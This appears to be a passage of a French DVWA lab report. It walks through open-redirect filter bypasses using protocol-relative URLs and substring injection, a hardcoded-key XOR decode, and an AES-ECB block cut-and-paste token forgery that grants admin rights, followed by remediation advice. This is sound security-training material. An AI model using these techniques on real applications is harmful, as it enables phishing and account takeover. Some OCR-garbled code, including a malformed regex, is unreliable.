
1. Analyse du code source

Le script low.php récupère la valeur fournie dans le paramètre GET['redirect'] et l'injecte directement dans l'en-tête de redirection HTTP header("location: ..."). Aucun filtrage ni aucune validation de l'URL cible n'est effectué côté serveur.



2. Procédure d'exploitation

1. Modifier le paramètre redirect dans l'URL pour y spécifier un domaine externe de destination :



2. Accéder à l'URL forgée depuis le navigateur.

3. Résultat


Le serveur accepte la valeur sans restriction et renvoie l'en-tête `Location: [https://digi.ninja](https://digi.ninja)`. L'utilisateur est immédiatement redirigé vers le site externe digi.ninja.



Medium Security

1. Analyse du code source

Le script `medium.php` tente de bloquer les redirections externes en filtrant les requêtes contenant un schéma de protocole absolu (`http://` ou `https://`) via l'expression régulière `preg_match("/http:\/\|https:\/\|/i", ...)`. Si cette chaîne est détectée, le serveur refuse la requête avec le message `Absolute URLs not allowed..`




```
<?php
if (array_key_exists ("redirect", $_GET) && $_GET['redirect'] != "") {
    if (preg_match ("/http:\/\/|https:\/\/i", $_GET['redirect'])) {
        http_response_code (500);
        ?>
        <p>Absolute URLs not allowed.</p>
        <?php
        exit;
    } else {
        header ("location: " . $_GET['redirect']);
        exit;
    }
}


http_response_code (500);
?>
<p>Missing redirect target.</p>
<?php
exit;
?>
```

2. Procédure d'exploitation (URL relative au protocole)

1. Une tentative d'accès classique avec `redirect=[https://digi.ninja](https://digi.ninja)` est bloquée par le filtre.



2. Contourner le filtre en utilisant une URL relative au protocole (*protocol-relative URL*) commençant par un double slash `//` sans spécifier `http:` ou `https:` :



3. Résultat

L'expression régulière ne ciblant que les chaînes contenant `http://` ou `https://`, l'entrée `//digi.ninja` est validée et transmise à l'en-tête `Location:`. Le navigateur interprète les deux slashes comme une instruction d'utiliser le protocole en cours (`http://`) et redirige avec succès vers le domaine externe `digi.ninja`.



High Security

1. Analyse du code source

Le script high.php tente d'imposer une restriction en exigeant que l'URL cible contienne la chaîne "info.php", vérifiée à l'aide de la fonction `strpos($_GET['redirect'], "info.php") !== false`.


La faille réside dans le fait que `strpos` recherche simplement la sous-chaîne "info.php" n'importe où dans le paramètre, sans contrôler si celle-ci correspond réellement à la destination finale ou au domaine de confiance.

```
<?php
if (array_key_exists ("redirect", $_GET) && $_GET['redirect'] != "") {
    if (strpos($_GET['redirect'], "info.php") !== false) {
        header ("location: " . $_GET['redirect']);
        exit;
    } else {
        http_response_code (500);
        ?>
        <p>You can only redirect to the info page.</p>
        <?php
        exit;
    }
}


http_response_code (500);
?>
<p>Missing redirect target.</p>
<?php
exit;
?>
```

2. Procédure d'exploitation (Injection de sous-chaîne)

1. Une tentative de redirection directe vers //digi.ninja est bloquée par le serveur car la chaîne "info.php" est absente :



2. Contourner la vérification en insérant "info.php" dans le paramètre de requête ou le chemin de l'URL externe cible :



3. Résultat

La fonction strpos() détecte la présence de "info.php" dans le paramètre ?a=info.php et valide la condition. Le navigateur est alors redirigé vers le domaine externe digi.ninja en ignorant le paramètre fictif.




Impossible Security

1. Analyse du code source

Dans le fichier impossible.php, la vulnérabilité de redirection ouverte est entièrement corrigée grâce à deux mécanismes clés :

- **Validation stricte du type d'entrée** : Le script vérifie que le paramètre redirect est obligatoirement un nombre à l'aide de `is_numeric($_GET['redirect'])`.
- **Indirection via liste blanche (*Allowlist / Mapping*)** : L'URL de destination (\$target) est définie intégralement par le serveur au sein d'une structure switch basée sur la valeur entière `intval($_GET['redirect'])`. L'utilisateur ne transmet jamais d'URL directement, mais uniquement un identifiant (ex: 1, 2, 99).



```
<?php
$target = "";


if (array_key_exists ("redirect", $_GET) && is_numeric($_GET['redirect'])) {
    switch (intval ($_GET['redirect'])) {
        case 1:
            $target = "info.php?id=1";
            break;
        case 2:
            $target = "info.php?id=2";
            break;
        case 99:
            $target = "https://digi.ninja";
            break;
    }
    if ($target != "") {
        header ("location: " . $target);
        exit;
    } else {
        ?>
        Unknown redirect target.
        <?php
        exit;
    }
}

?>
Missing redirect target.
```

2. Analyse de l'échec d'exploitation

Lorsqu'une tentative d'injection d'URL externe est effectuée (ex: redirect=https://digi.ninja/?a=info.php) :

1. La fonction `is_numeric()` évalue la valeur fournie comme non numérique.
2. La condition `if (array_key_exists(...) && is_numeric(...))` renvoie false.
3. Le code ignore l'instruction de redirection `header("location: ...")` et affiche le message d'erreur d'origine : Missing redirect target.



3.16.3. Impact technique

Bien que la vulnérabilité de redirection ouverte (*Open Redirect*) n'exécute pas directement de code malveillant sur le serveur, son impact technique reste critique dans le cadre d'attaques combinées et d'ingénierie sociale :

- **Hameçonnage ciblé (*Phishing*) et usurpation d'identité** : Un attaquant peut concevoir un lien malveillant utilisant le nom de domaine légitime et de confiance de l'organisation (ex: [https://banque-legitime.com/login?redirect=https://site-pirate.com])(https://banque-legitime.com/login?redirect=https://site-pirate.com)). Les utilisateurs, faisant confiance au domaine initial, saisissent leurs identifiants sur le faux site.
- **Fuite de données sensibles et jetons de session** : Si l'application transmet des paramètres confidentiels dans l'URL (jetons OAuth, identifiants de session, clés d'API), une redirection vers un serveur tiers entraîne la fuite de ces données via l'en-tête HTTP Referer.
- **Contournement de politiques de sécurité (CSP / Filtres d'URL)** : Les mécanismes de défense s'appuyant sur des listes blanches de domaines de confiance (notamment les règles *Content Security Policy* ou les filtres anti-phishing des messageries) peuvent être contournés en utilisant le point de redirection interne comme relais.
- **Distribution de logiciels malveillants (*Malware Delivery*)** : L'URL légitime sert de leurre pour inciter les victimes à télécharger des exécutables malveillants hébergés sur un serveur externe sous le contrôle de l'attaquant.

3.16.4. Recommandations et Remédiations

Pour corriger durablement les vulnérabilités de redirection ouverte au niveau du code de l'application :

1. **Utiliser une liste blanche stricte via une indirection (Solution recommandée)** : Mettre en place un système de correspondance (*mapping*) d'identifiants numériques ou de clés prédéfinies côté serveur. L'utilisateur ne manipule jamais directement d'URL :

```
$allowed_targets = [
    1 => 'dashboard.php',
    2 => 'profile.php'
];
$target_id = filter_input(INPUT_GET, 'redirect', FILTER_VALIDATE_INT);
$target = $allowed_targets[$target_id] ?? 'home.php';
header("Location: " . $target);
```

2. **Forcer et valider les redirections relatives** : Si la redirection doit se faire uniquement au sein de la même application, s'assurer que l'URL commence impérativement par un seul slash / et interdire explicitement le double slash // (redirection relative au protocole) ainsi que les caractères de contrôle (retour à la ligne %0d%0a) :

```
if (preg_match('#^(?![/\\\\"\\])#', $redirect_url)) {  
    header("Location: " . $redirect_url);  
}
```

3. **Validation rigoureuse du domaine avec analyse syntaxique (*Parsing*)** : Si la redirection vers des domaines externes est inévitable, utiliser une fonction d'analyse syntaxique dédiée (ex: `parse_url()` en PHP) pour isoler le composant `host` et le valider contre une liste stricte d'hôtes autorisés :

```
$parsed_url = parse_url($redirect_url);  
$allowed_hosts = ['app.example.com', 'partner.example.com'];  
  
if (isset($parsed_url['host']) && in_array($parsed_url['host'], $allowed_hosts, true)) {  
    header("Location: " . $redirect_url);  
}
```

4. **Implémenter une page d'avertissement intermédiaire** : Lorsqu'un utilisateur s'apprête à être redirigé vers un domaine tiers, afficher une page de confirmation explicite mentionnant le domaine d'arrivée exact afin d'éviter tout piégeage passif.

3.17. Module : Cryptography

3.17.1. Description de la vulnérabilité

La vulnérabilité liée aux **défaillances cryptographiques** (*Cryptographic Failures*, anciennement nommée *Sensitive Data Exposure* dans le Top 10 OWASP) survient lorsque les mécanismes de chiffrement ou de hachage utilisés pour protéger les données sensibles au repos ou en transit sont absents, obsolètes, mal configurés ou incorrectement implémentés.

- **Mécanismes d'affaiblissement :**
 - **Algorithmes obsolètes ou cassés** : Utilisation de fonctions de hachage vulnérables aux collisions (ex. MD5, SHA-1) ou de chiffrements anciens (ex. DES, RC4).
 - **Absence de salage (*Salt*)** : Le hachage de mots de passe sans grain de sel aléatoire et unique permet de retrouver les clair à l'aide de tables d'arc-en-ciel (*rainbow tables*) ou d'attaques par dictionnaire.
 - **Gestion défectueuse des clés et secrets** : Clés cryptographiques codées en dur (*hardcoded*) dans le code source ou stockées sans restriction d'accès.
 - **Stockage en clair** : Absence totale de chiffrement sur des données sensibles (mots de passe, jetons, identifiants personnels) enregistrées en base de données ou transmises sur le réseau.
- **Impact principal** : Atteinte directe à la confidentialité et à l'intégrité des données. Un attaquant accédant aux condensats (*hashes*) faibles ou non salés peut aisément les

inverser par attaque par force brute ou dictionnaire afin de compromettre les comptes utilisateurs.

3.17.2. Vecteur d'attaque et exploitation

Low Security

The screenshot shows the DVWA interface for the 'Cryptography Problems' vulnerability. On the left is a sidebar menu with various security modules. The main content area is titled 'Vulnerability: Cryptography Problems' and contains a text box for encoding/decoding messages, a 'Submit' button, and a section for decoding an intercepted message. The intercepted message is 'Lg4WGIQZChhSFBYSEB8bBQtPGxdNQSwEHREOAQY=' and there is a 'Login' button below it.

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass

Vulnerability: Cryptography Problems

This super secure system will allow you to exchange messages with your friends without anyone else being able to read them. Use the box below to encode and decode messages.

Message:


☒ Encode or ☐ Decode

You have intercepted the following message, decode it and log in below.

Password:

1. Analyse du code source

Le script PHP utilise un chiffrement personnalisé basé sur un opérateur logique XOR (fonction `xor_this`) combiné à un encodage Base64. La vulnérabilité majeure réside dans l'utilisation d'une **clé cryptographique codée en dur** (*hardcoded key*) dans le code source :



```

function xor_this($cleartext, $key) {
    // Our output text
    $outText = '';

    // Iterate through each character
    for($i=0; $i<strlen($cleartext);) {
        for($j=0; ($j<strlen($key) && $i<strlen($cleartext)); $j++, $i++) {
            $outText .= $cleartext[$i] ^ $key[$j];
        }
    }
    return $outText;
}

$key = "wachtwoord";

$errors = "";
$success = "";
$messages = "";
$encoded = null;
$encode_radio_selected = " checked='checked' ";
$decode_radio_selected = " ";
$message = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    try {
        if (array_key_exists('message', $_POST)) {
            $message = $_POST['message'];
            if (array_key_exists('direction', $_POST) && $_POST['direction'] == "decode") {
                $encoded = xor_this (base64_decode ($message), $key);
                $encode_radio_selected = " ";
                $decode_radio_selected = " checked='checked' ";
            } else {

```

L'opération XOR étant symétrique, réappliquer la même clé sur les données chiffrées (après décodage Base64) permet de restituer intégralement le texte en clair.

2. Procédure d'exploitation

1. **Récupération du message intercepté** : Copier la chaîne encodée fournie sur la page du challenge :



SQL Injection

SQL Injection (Blind)

Weak Session IDs

XXE (DOM)

You have intercepted the following message, decode it and log in below.

Lg4WGIQZChhSFBYSEB8bBQtPGxdNQSwEHREOAQY=

2. Déchiffrement :

- **Via l'application** : Coller le message intercepté dans le champ **Message**, cocher l'option **Decode**, puis valider en cliquant sur **Submit**.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)

Vulnerability: Cryptography Problems

This super secure system will allow you to exchange messages with your friends without anyone else being able to read them. Use the box below to encode and decode messages.

Message:
Lg4WGIQZChhSFBYSEB8bBQIPGxdNQSwEHREOAQY=

☐ Encode or ☒ Decode

Submit

Message:
Your new password is: Olifant

3. Résultat

You have intercepted the following message, decode it and log in below.

Lg4WGIQZChhSFBYSEB8bBQIPGxdNQSwEHREOAQY=

Welcome back user

Password:
.....

Login

Medium Security

1. Analyse du code source & Vulnérabilité

Le code source montre l'utilisation de l'algorithme d'encodage AES-128-ECB via la fonction `openssl_decrypt`.

La vulnérabilité majeure réside dans l'utilisation du mode **ECB** (*Electronic Codebook*) :

- Chaque bloc de données de 16 octets (soit 32 caractères hexadécimaux) est chiffré **indépendamment** sans vecteur d'initialisation (IV).
- Il est donc possible de réaliser une **attaque par découpage et assemblage de blocs** (*ECB Block Splicing / Cut-and-Paste Attack*) pour forger un nouveau token de session valide sans connaître la clé secrète (ik ben een aardbei).

```
<?php
function decrypt ($ciphertext, $key) {
    $e = openssl_decrypt($ciphertext, 'aes-128-ecb', $key, OPENSSL_PKCS1_PADDING);
    if ($e === false) {
        throw new Exception ("Decryption failed");
    }
    return $e;
}

$key = "ik ben een aardbei";

$errors = "";
$success = "";
$messages = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    try {
        if (!array_key_exists ('token', $_POST)) {
            throw new Exception ("No token passed");
        } else {
            $token = $_POST['token'];
            if (strlen($token) % 32 != 0) {
                throw new Exception ("Token is in wrong format");
            } else {
                $decrypted = decrypt(hex2bin ($token), $key);
            }
        }
    } catch (Exception $e) {
        $errors .= $e->getMessage() . "  
";
    }
}
```

2. Analyse du découpage par blocs (32 caractères hex par bloc)

En découpant les trois tokens interceptés :

- **Bloc 1 (Identité) :**
 - Sweep : 3061837c4f9debaf19d4539bfa0074c1
 - Sooty : e287af752ed3f9601befd45726785bd9
- **Bloc 2 (Statut de session) :**
 - Expirée (Sweep / Sooty) : b85bb230876912bf3c66e50758b222d0
 - Valide (Soo) : 174d4b2659239bbc50646e14a70becef
- **Blocs 3 à 6 (Privilèges & Rôle) :**
 - **Administrateur (Sooty) :**
837d1e6b16bfae07b776feb7afe576305aec34b41499579d3fb6acc8dc92fd5fcea
8743c3b2904de83944d6b19733cdb48dd16048ed89967c250ab7f00629dba

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Weak Session IDs](#)
[XSS \(DOM\)](#)
[XSS \(Reflected\)](#)
[XSS \(Stored\)](#)

Vulnerability: Cryptography Problems

You have managed to get hold of three session tokens for an application you think is using poor cryptography to protect its secrets:

Sooty (admin), session expired

```
e287af752ed3f9601befd45726785bd9b85bb230876912bf3c66e50758b222d0837d1e6b16bfae07b776fe
b7afe576305aec34b41499579d3fb6acc8dc92fd5fcea8743c3b2904de83944d6b19733cdb48dd16048ed
89967c250ab7f00629dba
```

Sweep (user), session expired

```
3061837c4f9debaf19d4539bfa0074c1b85bb230876912bf3c66e50758b222d083f2d277d9e5fb9a951e74
bee57c77a3caeb574f10f349ed839fbfd223903368873580b2e3e494ace1e9e8035f0e7e07
```

Soo (user), session valid

```
5fec0b1c993f46c8bad8a5c8d9bb9698174d4b2659239bbc50646e14a70becf83f2d277d9e5fb9a951e74
bee57c77a3caeb574f10f349ed839fbfd223903368873580b2e3e494ace1e9e8035f0e7e07
```

3. Procédure d'exploitation (Forge du token)

Pour se connecter sous l'utilisateur **Sweep** avec les droits **Administrateur** et une session **Valide**, assemblez le token comme suit :

1. **Nom de l'utilisateur (Sweep)** → Bloc 1 de Sweep
2. **Statut de session valide** → Bloc 2 de Soo
3. **Droits d'administration** → Blocs 3 à 6 de Sooty

Token forgé final :

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

To ensure your security, we use cookies to improve our application.

Manipulate the session tokens you have captured to log in as Sweep with admin privileges.

Token:

```
3061837c4f9debaf19d4539bfa0074c1174d4b2659239bbc50646e14a70becf837d1e6b16bfae07b776fe
b7afe57630caeb574f10f349ed839fbfd223903368873580b2e3e494ace1e9e8035f0e7e07
```

4. Résultat

Collez ce token forgé dans le champ **Token** puis cliquez sur **Submit**. L'application déchiffre les blocs assemblés et confirme l'élévation de privilèges en affichant le message « **Welcome administrator Sweep** »

The screenshot shows the DVWA Security page. On the left is a sidebar with links: DVWA Security, PHP Info, About, and Logout. The main content area has a message: "To ensure your security, we use aes-128-ecb throughout our application." Below this is a instruction: "Manipulate the session tokens you have captured to log in as Sweep with admin privileges." A green box highlights the text "Welcome administrator Sweep". Below that is a "Token:" label and a text input field. A "Submit" button is at the bottom.

High Security

